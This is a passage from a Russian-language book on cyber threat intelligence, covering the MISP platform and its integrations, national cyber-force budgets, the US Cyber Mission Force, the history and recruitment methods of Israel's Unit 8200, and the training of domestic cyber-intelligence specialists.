- Cthulhu Solutions; CERT-EU.

MISP интегрируется с огромным количеством внешних источников через разработанные сообществом плагины интеграции, количество которых на момент выхода книги уже превышает 40.

Кроме того, MISP интегрируется с IRP-системой TheHive, в связке с которой способна реализовать гибкий механизм реагирования на инциденты ИБ, обнаруженные в рамках процесса киберразведки.

Достоинства:

- поддержка всех известных и используемых форматов импорта и экспорта;
- визуализация графами, обогащение и классификация инцидентов;
- огромное сообщество профессионалов, множество обучающих материалов, книга по использованию, установке, настройке и администрированию;
- ежемесячные обновления и поддержка разработчиков.




Рис. 5.13. MISP: интерфейс

- [Viper](#) - is a binary management and analysis framework dedicated to malware and exploit researchers including a MISP module.
- [cve-search](#) - a tool to perform local searches for known vulnerabilities include a [MISP plug-in](#).
- [Cuckoo modified](#) - heavily modified version of Cuckoo Sandbox including a [MISP reporting module](#) to put the information into a MISP instance.
- [Hybrid analysis](#) exports in MISP format.
- [Joe Sanbox](#) outputs analysis in MISP format.
- [Loki - Simple IOC Scanner](#) includes a MISP receiver.
- [MISP-Extractor](#) extracts information from MISP via the API and automate some tasks.
- [IntelMQ](#) support MISP to retrieve events and update tags.
- [misp-to-autofocus](#) - script for pulling events from a MISP database and converting them to Autofocus queries.
- [otx_misp](#) imports Alienvault OTX pulses to a MISP instance.
- [FireMISP](#) FireEye Alert json files to MISP Malware information sharing platform (Alpha).
- [cti-toolkit](#) CERT Australia Cyber Threat Intelligence (CTI) Toolkit includes a transform to MISP from STIX.
- [MISP-IOC-Validator](#) validates the format of the different IOC from MISP and to remove false positive by comparing these IOC to existing known false positive.
- [TheHive A 3-in-1 Security Incident Response Platform](#) has an extensive MISP support.
- [yara-exporter](#) - Exporting MISP event attributes to yara rules usable with Thor apt scanner.
- [tie2misp](#) - Import DCSO TIE IOCs as MISP events.
- [misp-takedown](#) - A curses-style interface for automatic takedown notification based on MISP events.
- [OpenDXL-ATD-MISP](#) - Automated threat intelligence collection with McAfee ATD, OpenDXL and MISP.
- [OpenDXL-MISP-IntelMQ-Output](#) - This use case is focusing on the automated real-time threat sharing with MISP (Malware Intelligence Sharing Platform), orchestration tool (IntelMQ) and OpenDXL. IntelMQ is used to collect data from the Malware Intelligence Sharing Platform (MISP), to parse and push intelligence via OpenDXL.
- [BTG](#) - BTG's purpose is to make fast and efficient search on IOC including a MISP crawler and collector.
- [ThreatPinchLookup](#) - ThreatPinch Lookup creates informational tooltips when hovering over an item of interest on any website and contains a MISP connector.
- [Automated Payload Test Controller](#) - A set of scripts using PyMISP to extend MISP for automated payload testing.
- [MISP Golang](#) - Golang Library to interact with your MISP instance.
- [misp-bulk-tag](#) - this script performs bulk tagging operations over MISP.
- [polarity MISP integration](#) - The Polarity MISP integration allows Polarity to search your instance of MISP to return valid information about domains, IPS, and hashes.
- [AIL framework - Framework for Analysis of Information Leaks](#) - AIL framework - Framework for Analysis of Information Leaks use MISP to share found leaks within a threat intelligence platform using MISP standard (objects).

Рис. 5.14. MISP: плагины




Рис. 5.15. MISP: интеграция с TheHive

Таким образом, хотя рынок платформ Threat Intelligence молод и начал активно развиваться всего пять лет назад, однако уже стал мировым трендом, поскольку ни для кого не секрет, что классический подход Firewall + Antivirus + SIEM более не спасает от злоумышленников. Threat Intelligence способен изменить баланс сил в обратную сторону, поскольку понимание контекста того или иного события и обогащение данных об угрозах из десятка разных источников позволяют объединить совокупные знания о хакерах и вредоносном программном обеспечении в одной единой платформе. TIP позволяет моментально, в автоматическом режиме обмениваться релевантными данными между различными филиалами в компании. Это позволяет сократить время реагирования на инциденты до минут, снизить нагрузку на аналитиков и специалистов ИБ и улучшить качество их работы.

5.7. Методологические особенности отбора и подготовки специалистов в области киберразведки и киберконтрразведки

5.7.1. Состояние и тенденции развития кибервойск

По уровню развития так называемых кибервойск — специализированных подразделений по кибербезопасности для военных или разведывательных целей — Россия может входить в топ-5 государств мира после США, Китая, Великобритании и Южной Кореи, как следует из оценок отечественных аналитиков. Такие подраз-

деления все чаще используются и для информационных войн, хотя участие в таких действиях ни одна страна пока не признала.

Специализированные подразделения по кибербезопасности официально используют несколько десятков стран, а неофициально — более сотни, как следует из исследования Zecurion Analytics. Эта известная компания основана в 2001 году и занимается разработкой программного обеспечения для защиты данных от утечек (DLP). Работает в сфере информационной безопасности на рынках России, СНГ, Европы, США, Японии и Турции.

По оценке этой компании, наиболее сильной армией в киберпространстве обладают США: государственное финансирование этого направления может составлять около 7 млрд долл. в год, а численность хакеров, работающих на государство, — 9 тыс. человек. В тройке стран, где эти направления наиболее развиты, также Китай и Великобритания. Оценка потенциала в этой сфере основана на военных бюджетах государств, стратегиях кибербезопасности, уставных документах, справочной информации международных организаций, официальных комментариях и инсайдерской информации.

Таблица 5.1. Страны с крупнейшими расходами на кибервойска [11]

Страна	Финансирование, млн долл. в год	Численность, человек
США	7000	9000
Китай	1500	20 000
Великобритания	450	2000
Южная Корея	400	700
Россия	300	1000
Германия	250	1000
Франция	220	800
Северная Корея	200	4000
Израиль	150	1000

По данным Zecurion, Россия входит в топ-5 стран по численности кибервойск, на финансирование которых ежегодно может отводиться около 300 млн долл.

Основными направлениями деятельности кибервойск в Zecurion называют шпионаж, кибератаки и информационные войны, которые «включают различные средства воздействия на настроение и поведение населения стран». При этом чем более развита страна, тем уязвимее она для кибератак. Зависимость различных устройств и оборудования от Интернета будет только расти. В результате будет увеличиваться уязвимость отдельных пользователей, их гаджетов, машин, а также систем и инфраструктуры стран.

Хотя данные Zecurion вызывают сомнения у ряда экспертов. «Например, в Центре правительственной связи Великобритании (GCHQ) работают 6 тыс. человек. Как аналитики Zecurion вычислили, что именно 2 тыс. занимаются кибератаками? В военных структурах государств есть киберкомандования, но это не «военные хакеры», а персонал, задействованный в защите инфраструктуры военных киберсистем. «Самые развитые киберчасти принадлежат Южной Корее, Израилю, Ирану и Эстонии. Силы Италии, Нидерландов, Турции и Франции в этом отношении вызывают

определенные сомнения». При этом стоит разделять защиту инфраструктуры от кибератак на противников.

Рассмотрим более подробно ситуацию в США в области организации управления кибервойсками.

Еще будучи президентом США Барак Обама обещал подготовить киберстратегию во время своей первой президентской избирательной кампании 2008 года. Потом он издал *восемнадцать указов по кибербезопасности* и утвердил Национальный план действий. Именно президент Обама распределил зоны ответственности по кибербезопасности среди конкретных американских министерств и ведомств. И самое главное — именно при президенте Обаме фактически в США был создан новый род войск — кибервойска. Киберпространство стало рассматриваться, как отдельная военная операционная среда, подобная земной суше, воздуху или морю, которым соответствуют сухопутные войска, ВВС и ВМС. Теперь к ним были добавлены кибервойска.

В 2011 году была опубликована первая стратегия Пентагона в отношении действий в киберпространстве. А в 2013 году МО США приступило к созданию кибервойск (Cyber Mission Force, CMF). По планам, они должны были достичь состояния полной готовности к выполнению наступательных и оборонительных задач в 2020 году. Первоначальная запланированная численность CMF составила около 6,2 тыс. человек личного состава, включая военнослужащих, гражданский персонал и контрактников. Финансирование кибервойск США в рамках Пентагона на момент выхода книги составляет около 7 млрд долл.

CMF уже к 2018 г. сформировали в своем составе 133 подразделения по трем крупным операционным направлениям [12]:

- подразделения Cyber Protection Forces CMF отвечают за защиту сетей и систем МО США;
- подразделения National Mission Forces CMF отвечают за защиту США и их интересов от кибератак со значительными последствиями;
- подразделения Combat Mission Forces CMF отвечают за обеспечение реализации оперативных планов военного командования и за действия в «особой обстановке», т. е. во время кризисов и войн.

Combat Mission Forces и Cyber Protection Forces действуют в подчинении боевых командований Пентагона. Подразделениями из состава National Mission Forces руководит командующий Кибернетического командования США. При необходимости отдельные подразделения могут использоваться вне указанной структуры командования.

В 2018 году был принят в эксплуатацию Центр объединенных операций Кибернетического командования в форте Мид (штат Мэриленд). В 2016 году все 133 подразделения кибервойск Киберкомандования США достигли начального уровня оперативной готовности. В сентябре 2018 года был достигнут общий уровень операционной готовности.

С 2011 года Стратегическое командование США (USSTRATCOM) проводит ежегодные военные учения Cyber Guard, на которых отрабатывается реагирование на внутренние кибератаки и разрушение киберпространства.

С 2016 года Стратегическое командование США проводит еще одни ежегодные учения Cyber Flag, на которых отрабатываются наступательные и оборонительные действия в киберпространстве в рамках проведения военных операций Пентагона.

Кроме военной, в США существует и гражданская сфера кибербезопасности. Большая часть американской инфраструктуры — от распределения энергии до финансовых систем и систем голосования — оцифрована и уязвима для кибератак из-за зависимости от компьютерных сетей. В отношении кибербезопасности, как указывалось выше, одно из направлений американских кибервойск осуществляет защиту США и их интересов от кибератак, которые могут принести значительный урон. Это своего рода стратегическая кибербезопасность.

В остальном защиту федеральных сетей департаментов и агентств, за исключением систем национальной безопасности, Министерства обороны и разведывательного сообщества, обеспечивает Департамент внутренней безопасности (DHS). Помимо него, Счетная палата США дает конкретные рекомендации правительственным структурам по повышению уровня информационной безопасности.

Бескрайняя обширность военного и гражданского киберполя вместе со стыком военной и гражданской ответственности составляют главную проблему кибербезопасности США, которую на самом деле, по мнению экспертов, «Национальная киберстратегия США» 2018 года не решает.

Основные риски связаны с высокой сложностью, неоднородностью и географической рассредоточенностью сетей. Между тем, эти сети содержат огромное количество накапливающихся известных и неизвестных уязвимостей, многие из которых мы рассмотрели выше в гл. 3.

Так, на 2016 год объекты министерства обороны США располагались более чем на 5 тыс. отдельных пунктов и военных баз, а число компьютеров только в несекретных сетях американских военных тогда составляло около 4 млн единиц. Подобное «лоскутное» состояние американских военных сетей требует единой организационной структуры, необходимой для эффективной защиты данных сетей. По мнению большинства иностранных экспертов, обеспечить абсолютную защиту подобной киберинфраструктуры с наличными силами американских кибервойск сейчас невозможно. Как пример, в апреле — мае 2016 года на базе частной компании HackerOne, базирующейся в Кремниевой долине, с привлечением гражданских специалистов американскими военными была проведена проверка части сетей Пентагона, которая обнаружила в них аж 1189 уязвимостей.

Что касается невоенного сектора, то, по американским оценкам, более 90% сетей и инфраструктуры в киберпространстве США принадлежат частному сектору, который требует государственной (в том числе, военной) защиты при том условии, что возможность государственного вмешательства здесь весьма ограничена из-за правовых оснований. Поэтому сейчас за пределами национальной безопасности защитные меры в американском киберпространстве носят разрозненный характер. В американских комментариях к «Национальной киберстратегии» Трампа утверждается, что 85% важнейших операторов гражданской инфраструктуры в США не сделали необходимых инвестиций для защиты своих сетей. Они действуют по известному принципу «пока жареный петух не клюнул». Наличных бюджетов на кибербезопасность хронически не хватает. И большая часть средств на нее выделяется только после масштабного нарушения данных или инцидента, негативно влияющего на компанию. И это при том условии, что, как мы показали выше, кибернападение сейчас развивается быстрее, чем киберзащита.

Департамент внутренней безопасности в настоящее время является в США федеральным органом, ответственным за защиту критической инфраструктуры от враждебных кибератак. Но это ведомство имеет такой обширный набор обязанностей, что оно не может уделять кибербезопасности необходимые ей внимание и ресурсы.

Рынок специалистов по кибербезопасности в США чрезвычайно конкурентоспособен, и ведомство в настоящее время испытывает проблемы с набором и удержанием лучших профессионалов в этой области. Утверждается, что только федеральное правительство США ежегодно испытывает дефицит в 10 тыс. специалистов в области кибербезопасности.

Эти специалисты должны обладать целым рядом уникальных и специфических качеств и навыков, в связи с чем представляет особый интерес методология их отбора и специальной подготовки.

5.7.2. Методология отбора и подготовки специалистов для противостояния в киберпространстве на примере израильского секретного подразделения 8200

5.7.2.1. Подразделение 8200 — история создания, функции и задачи

По понятным причинам точные данные о структурах, целях, функциях киберподразделений в открытом доступе отсутствуют, не является здесь исключением и подразделение 8200. Израиль признает, что подразделение 8200 существует, и только! Эта общепринятая практика. Например, что известно читателю об отечественном ЦНИИ-18, кроме того, что он входит в структуру Минобороны РФ? В этом разделе мы приведем информацию, полученную в основном из опубликованных интервью и мемуаров бывших сотрудников подразделений 8200 и 81, а также инсайдерскую информацию, полученную автором во время многочисленных служебных командировок в Израиль, участия в международных конференциях и семинарах.

Подразделение 8200 — израильское подразделение радиоэлектронной разведки, входящее в Управление военной разведки («АМАН») Армии обороны Израиля, занимающееся, в том числе, сбором и декодированием радиоэлектронной информации и другими секретными операциями. Согласно некоторым источникам, является одним из самых крупных таких подразделений в мире. В отдельных публикациях и мемуарах известно как «Central Collection Unit of the Intelligence Corps».

Известно, что в 1930-е, в годы Британского мандата в Палестине, на нынешней территории Израиля работало подразделение «Шин Мем 2» (сокращение от фразы «информационная служба» на иврите). Его сотрудники занимались прослушиванием телефонных линий арабов, чтобы пресекать готовящиеся беспорядки. В 1948 году службе присвоили обозначение 515. Номер выбрали произвольно: так что можно было без опаски произносить название подразделения вслух.

«Подразделение 8200» официально было создано в 1952 году. Сначала оно размещалось в Яффо, в качестве технической базы использовались закупленные послевоенные излишки американского военного оборудования. Первое название: «Разведывательное подразделение № 2». После второй арабо-израильской войны в 1956 г. обозначение сменили на 848.

Поворотным для ведомства стал 1973 год, когда началась Война Судного дня. Нападение Египта и Сирии застало Израиль врасплох: разведка страны потерпела самую большую неудачу в своей истории. Более того — офицер 848-го подразделения попал в плен и выдал сирийцам важную информацию [13].

Это событие стало отправной точкой к «перезагрузке» ведомства электронной разведки. С тех пор подразделение носит обозначение 8200. Ни один его отдел не знает, чем занимается соседний. Каждая команда — это своеобразный стартап, который в значительной степени действует самостоятельно.

Точной информации о численности подразделения 8200 нет. По оценкам Forbes, в нем служат не менее 5000 человек. Внутри структуры этого подразделения имеется еще более засекреченное подразделение 81, в котором, по данным того же Forbes, служат около тысячи человек.

В свое время, израильские власти поняли, что зависеть от чужих технологий, преимущественно американских, — слишком большой риск. Так подразделение 8200 превратилось в общенациональный центр исследований и разработок.

Оно стремительно наращивало штат, а с началом интернет-эры — и географию разведывательных операций.

Хотя благодаря усилиям современных СМИ работа разведслужбы «Моссад» обросла легендами, но именно подразделение 8200 поставляет сегодня Израилу 90% информации. Один из бывших сотрудников 8200 заявил: «Не было ни одной крупной операции «Моссада» или какого-то другого разведывательного ведомства, в которой не участвовало бы 8200-е».

Например, в 1985-м палестинский лидер Ясир Арафат заявил, что не имеет отношения к захвату круизного лайнера «Акилле Лауро», приведшему к гибели американского гражданина. Подразделение 8200 сделало и представило «Моссаду» запись телефонного разговора, которая доказывала обратное.

Когда в 2007-м Израиль разбомбил сирийский объект, сочтя его ядерным реактором, исходные данные для этой операции также предоставило подразделение 8200. Именно сотрудники 8200 (предположительно группа 81) совместно со спецслужбами США создали уникальный боевой вирус Stuxnet, выведший из строя более тысячи центрифуг на ядерном объекте в г. Натанзе.

«Подразделение 8200» является самым крупным подразделением в Армии обороны Израиля (АОИ). По исполняемым им функциям, оно сопоставимо с Агентством национальной безопасности США, ибо в его задачи входит перехват разведданных, дешифровка, прослушивание вражеских целей и организация кибератак.

Административно оно является подразделением «Управления войсковой разведки», входящей в «Службу военной разведки» (АМАН). Его командир имеет звание бригадного генерала, имя его держится в секрете.

Составной частью «Подразделения 8200» является «База радиоэлектронной разведки», расположенная в Негеве близ кибуца Урим в 30 км от города Беер-Шева. В марте 2004 года специальная парламентская комиссия, расследовавшая результаты деятельности органов разведки по итогам войны в Ираке, рекомендовала вывести базу радиоэлектронной разведки из подчинения АОИ и преобразовать ее в гражданскую службу, как это сделано в других западных странах, однако это предложение до сих пор реализовано не было.

Израильские киберразведчики активно действуют в киберпространстве, внедряясь в террористические организации, отслеживая онлайн-форумы и чаты, созданные террористами. При этом используются новейшие информационно-коммуникационные технологии, выявляющие угрозы во Всемирной паутине.

Подразделение 8200 действует не только совместно с другими структурами АМАНа, но и с ШАБАКом (Службой общей безопасности), израильской контрразведкой, в структуре ШАБАКа еще в 2002 году с целью обеспечения безопасной передачи информации был создан первый кибернетический отдел. Через десять лет в этой спецслужбе уже действовали пять отделов, в задачи которых входили не только сбор цифровой информации и пассивная защита, но и активное проникновение в онлайн-сети террористов. С 2002 года по сегодняшний день доля работников ШАБАКа, занятых в сфере государственной кибербезопасности, возросла с 4 до 30%.

Израиль — страна с самыми крупными в мире инвестициями в кибербезопасность, рекордным количеством стартап-компаний, передовой киберармией и *прогрессивной системой образования*, которая стала международным центром инноваций и заняла лидирующие позиции в области защиты киберсреды государства.

Развитие сферы кибербезопасности находится в приоритете государства, так как Израиль — одна из самых компьютеризированных стран на Ближнем Востоке. Допустить уязвимость в работе информационной инфраструктуры для них равносильно нанесению тяжелого ущерба обороне государства и национальной безопасности.

Ответственность за защиту информации лежит на израильском агентстве безопасности «Шин бет» (или «Шабак»). Оно традиционно отвечает за обеспечение безопасности государственных органов и основной инфраструктуры — объектов электроснабжения, водообеспечения и финансовых учреждений. Также в 2010 году было создано *Израильское национальное кибернетическое бюро (INCB)*, призванное продвигать киберполитику Израиля в трех основных направлениях:

- превращение Израиля в центр информационных технологий;
- совершенствование защиты и укрепление национального потенциала в киберпространстве;
- поощрение сотрудничества между учеными, промышленниками, частным сектором, государственными служащими и общественностью по вопросам безопасности.

В этой связи стоит отметить, что за время работы данных органов критическим инфраструктурам Израиля не было нанесено существенного ущерба, несмотря на ежедневные кибератаки, активность которых с каждым годом возрастает на 25%. Рассмотрим ниже, за счет чего Израилю удалось добиться таких высот в хайтек-индустрии в целом и секторе кибербезопасности в частности.

5.7.2.2. Методология отбора и подготовки специалистов для подразделения 8200

Особенности образовательной системы Израиля

Поскольку роль 8200-го подразделения в обеспечении кибербезопасности Израиля росла, с ней росли и его возможности. Большинство израильтян, достигших 18 лет, обязаны отслужить в Армии обороны Израиля. Подразделение 8200 может выбрать

из призывников ЦАХАЛ любого юношу и девушку: их проверяют на годность к службе в киберразведке еще перед выпуском из средней школы.

Иногда потенциальных сотрудников вычисляют раньше — с помощью факультативного школьного курса «Магшимим» для одаренных детей, увлекающихся высокими технологиями.

«Подразделение 8200 может отобрать 1% самых лучших из 1% лучших в стране», — рассказывает в [13] 40-летняя Инбал Ариэли, которая служила в подразделении 8200 в конце 1990-х, а в возрасте 22 лет руководила факультетом в школе подготовки офицеров киберразведки.

Процесс набора в 8200 окутан завесой тайны. Для перспективных кандидатов проводят ряд жестких собеседований, тестов и занятий. Тематика самая разная: от телекоммуникаций и электротехники до знания арабского языка. Процесс отбора может занять более полугода.

По сути, это курс молодого бойца для интеллектуалов. «Вас объединяют в небольшие группы. Там вы с утра до поздней ночи учитесь, проводите мозговые штурмы, анализируете проблемы, решаете их. Тут нет пассивного подхода к обучению», — рассказывает Ариэли. Вступительные собеседования проводят не офицеры высокого ранга, а рядовые. Каждому чуть за 20. Задача — найти способных призывников, которые займут их место.

Проведя собеседование, интервьюеры пишут на испытуемых подробные характеристики. Критерии отбора? Большой плюс, безусловно, математика, знание компьютеров и иностранных языков. Но на самом деле подразделение 8200 ищет иные навыки. Его цель — выявить кандидатов, способных быстро обучаться, адаптироваться к изменениям, работать в команде и решать проблемы, которые другие считают неразрешимыми. «В школе я учился плохо, просто ужасно», — вспоминает Дор Скулер [13]. Подразделение 8200 начало присматриваться к нему в старших классах, но сосредоточилось не на провальной учебе Скулера, а на том, что ему удастся. В нем разглядели талант: из Скулера получился отличный офицер-разведчик, после службы создавший три стартапа в области хайтек-технологий.

В израильских школах дети с первого класса учатся читать, писать и кодировать. В стране даже есть детские сады, где учат работе на компьютере и робототехнике. С четвертого класса ученики уже активно изучают программирование, а одаренные старшеклассники — технологии шифрования и методы борьбы с черным хакерством. О том, насколько глубоки знания израильских школьников, можно судить по их развлечениям. Дети играют в игры, по условиям которых, к примеру, взломана воображаемая компьютерная сеть, и у ребят есть 45 минут, чтобы узнать неизвестный компьютерный код, восстановить контроль за сетью и взломать систему злоумышленника, чтобы установить его личность.

Израиль целенаправленно использует армию как кадровый резерв, для того чтобы обеспечивать национальную сферу кибербезопасности квалифицированными трудовыми ресурсами. Так как в стране воинская повинность всеобщая, это позволяет военной разведке отбирать самых талантливых юношей и девушек. Часто применяется такая система, когда студенты запрашивают отсрочку от призыва на военную службу для получения технической степени, на что требуется от трех до четырех лет, в зависимости от специализации. После окончания студенты посту-

пают на обязательную военную службу и служат по своей специальности в течение пяти лет (три года обязательной службы и дополнительные два года, если армия посчитает необходимым). Таким образом, после завершения обязательной военной службы студенты уже обладают восьми- или девятилетним опытом по выбранной ими специальности.

Такая система дает возможность сделать карьеру в хайтеке, даже не обучаясь в университете. Эран Лассер, бывший командующий подразделением киберразведки армии обороны Израиля, в интервью для одного интернет-издания подтвердил: «У половины наших айтишников нет университетских дипломов, и работодателям не придет в голову их требовать».

5.7.2.3. Стратегическое международное сотрудничество с Израилем в сфере кибербезопасности

Поскольку инфраструктура кибербезопасности Израиля становится явным лидером в мировой индустрии, международные компании стремятся к сотрудничеству с еврейским государством. В конце 2016 года Биньямин Нетаниягу, премьер-министр Израиля, на Генассамблее ООН заявил: **«Население Израиля составляет одну десятую процента населения земного шара, и все же в прошлом году мы привлекли около 20% мировых частных инвестиций в кибербезопасность. Я хочу, чтобы вы переварили это число. Вклад Израиля в кибербезопасность в 200 раз превышает его вес. Таким образом, Израиль также является глобальной киберсилой. Если хакеры ориентируются на ваши банки, ваши самолеты, ваши электросети и практически все остальное, Израиль может предложить вам необходимую помощь».**

Для выстраивания партнерских отношений международные корпорации организуют и спонсируют форумы разработчиков программного обеспечения, тренинги, соревнования и встречи. Международные партнеры из различных отраслей активно участвуют в крупных конференциях по кибербезопасности, которые проводятся в Тель-Авиве в течение года. Основная цель этого взаимодействия — получить знания и повысить осведомленность об инновациях в области кибербезопасности, что в конечном итоге приводит к инвестициям и взносам, коммерческим соглашениям, созданию совместных предприятий и т.д.

Показательно, что крупнейшие транснациональные корпорации, в том числе Microsoft, Google, Apple, Cisco, IBM, Intel, HP, Siemens, General Electric, Philips Medical, PayPal создали в Израиле свои центры исследований и кибернетических разработок в области киберзащиты и кибербезопасности.

Согласно данным исследовательского центра Cyber Security Ventures, девять израильских компаний в последние годы постоянно входят в топ-100 самых успешных и прибыльных мировых компаний в сфере кибербезопасности. К примеру, Check Point Software, созданная бывшими сотрудниками подразделения 8200, занимает в этом рейтинге четвертое место с рыночной стоимостью 15 млрд долл.

Согласно данным организации Start-Up Nation Central, в 2017 году общий объем экспорта Израиля в индустрии кибербезопасности достиг 3,8 млрд долл., а компании данной отрасли получили инвестиции на сумму 815 млн долл. в виде венчурного и частного капитала.

За Израилем давно закрепился бренд «Startup Nation» (нация стартапов), также страну называют второй Силиконовой долиной. Все потому, что там процветает стартап-индустрия. В стране на конец 2019 г. было зарегистрировано 6 тысяч молодых высокотехнологичных компаний. Подразделение военной разведки 8200 получило звание «секретной стартап-машины», так как многие израильтяне, отслужившие в нем, впоследствии создали стартапы, оценивающиеся в миллионы долларов.

Многие, наверняка, помнят «аську» — бесплатный мессенджер ICQ, который разработали четверо молодых программистов из Тель-Авива. Позже они продали права на него за 407 млн долл. компании America Online. Это было только начало бурной работы израильского стартап-инкубатора. Среди самых крупных сделок покупка Google за 1,1 млрд долл. компании Waze, выпускающей приложения, которые соединяют в себе GPS-навигацию и социальные сети, позволяя пользователям собственными сообщениями улучшать построение маршрутов или карту пробок. Это позволяет сервису быстро реагировать на меняющуюся ситуацию на дорогах, в том числе на аварии или на появление радаров для контроля скорости. В 2017 году произошла самая крупная в мире сделка по купле-продаже хайтек, компании. Intel поглотил израильскую Mobileye за 15,3 млрд долл. Организация занимается разработкой и производством устройства, которое помогает водителям избежать аварий на дорогах.

5.7.2.4. Особенности израильских кибервойск

В связи с тем, что зависимость Израиля от киберпространства в политической, военной и экономической сфере высока, а количество врагов, желающих посягнуть на компьютерные системы Израиля, крайне велико, государство прикладывает много усилий для обеспечения адекватной системы кибернетической безопасности. Правительственные учреждения и ключевая инфраструктура страны ежедневно испытывают на себе кибератаки враждебных групп, но, как уже упоминалось ранее, безуспешно.

Эта заслуга во многом принадлежит израильским кибервойскам, которые отличаются беспрецедентной готовностью к виртуальным войнам. Они международными экспертами признаются ведущим родом войск в стране наряду с сухопутными, военно-воздушными силами и военно-морским флотом.

В Армии обороны Израиля (ЦАХАЛ) проводят специальный курс кибервойны, где обучают вести бои в виртуальном пространстве, распутывать сложнейшие головоломки, проникать в компьютерные системы врага и наносить по ним сокрушительные удары. Начальник курса майор Нимрод Фосцениану говорит следующее: «Наши курсанты приобретают ценнейший опыт в отражении разнообразных угроз, с которыми они не сталкивались в гражданской жизни. Нашей задачей является также привить им менталитет воина, готового вступить в смертельную схватку с реальным врагом. Солдат кибервойны должен быть в постоянной готовности различить в потоке информации следы, оставленные врагом, точно так же, как солдат-пехотинец различает среди шума деревьев шаги приближающегося врага».

Большой штат высококвалифицированных специалистов с многолетним опытом работы в сочетании с новаторским подходом и духом предпринимательства —

прочная основа израильской кибербезопасности. Израиль стал инновационной супердержавой и превратился в мировой центр высоких технологий благодаря национальному желанию жить в мире и быть защищенными от вражеских воздействий. Постоянное стремление к выживанию активизирует главный и, пожалуй, единственный природный ресурс израильтян — их интеллект. Этим же обусловлен и их знаменитый дух предпринимательства: они не боятся провалиться, не боятся спрашивать и экспериментировать, они просто сразу начинают действовать, не тратя время на обдумывание и сомнения.

5.7.3. Отечественный специалист по киберразведке — профессия будущего

Одно из важных направлений обеспечения кибербезопасности — киберразведка сравнительно новое для отечественного рынка услуг по защите информации и кибербезопасности. 8–10 лет назад только единицы в России знали о нем и были готовы этим серьезно заниматься. К сожалению, даже сегодня немногие профильные компании могут похвастаться наличием специалистов, работающих в направлении киберразведки и киберконтрразведки.

Еще меньше отечественных высокотехнологичных компаний могут сказать о том, что имеют реальный опыт или успешные проекты в этой области. Но это не значит, что киберразведка — это что-то технически очень сложное или требующее огромных ресурсных вложений. Как показано выше на опыте Израиля, при наличии «сильного» выпускника вуза по специальности, связанной с защитой информации, а также имея в наличии немного свободного от текущей работы времени и точно сформулировав задачу, внутренние компетенции по киберразведке в команде любой компании могут быть быстро накоплены и доведены до базового уровня без существенных материальных затрат.

Киберразведка (Cyber Threat Intelligence) — это один из тех инструментов, которые способны превентивно детектировать угрозу, оценить и предсказать возможные сценарии ее реализации применительно к конкретной организации, заранее устранить имеющиеся уязвимости и своевременно предложить комплексные меры защиты, которые наиболее адекватно будут противодействовать методам атакующего. В связке с классическими инструментами для реализации функции Red Teaming эффект от киберразведки может быть существенно увеличен.

Как показал опыт США, для освоения базовых методов киберразведки специалисту с высшим техническим образованием в области защиты информации не потребуется много времени и сил. Знания структуры и особенностей базы данных, современных языков программирования, понимание профессиональной терминологии, математический склад ума, аналитические навыки, умение выделять суть из большого объема проходящей информации и системный подход к решению любой поставленной задачи составляют базис для погружения в особенности киберразведки.

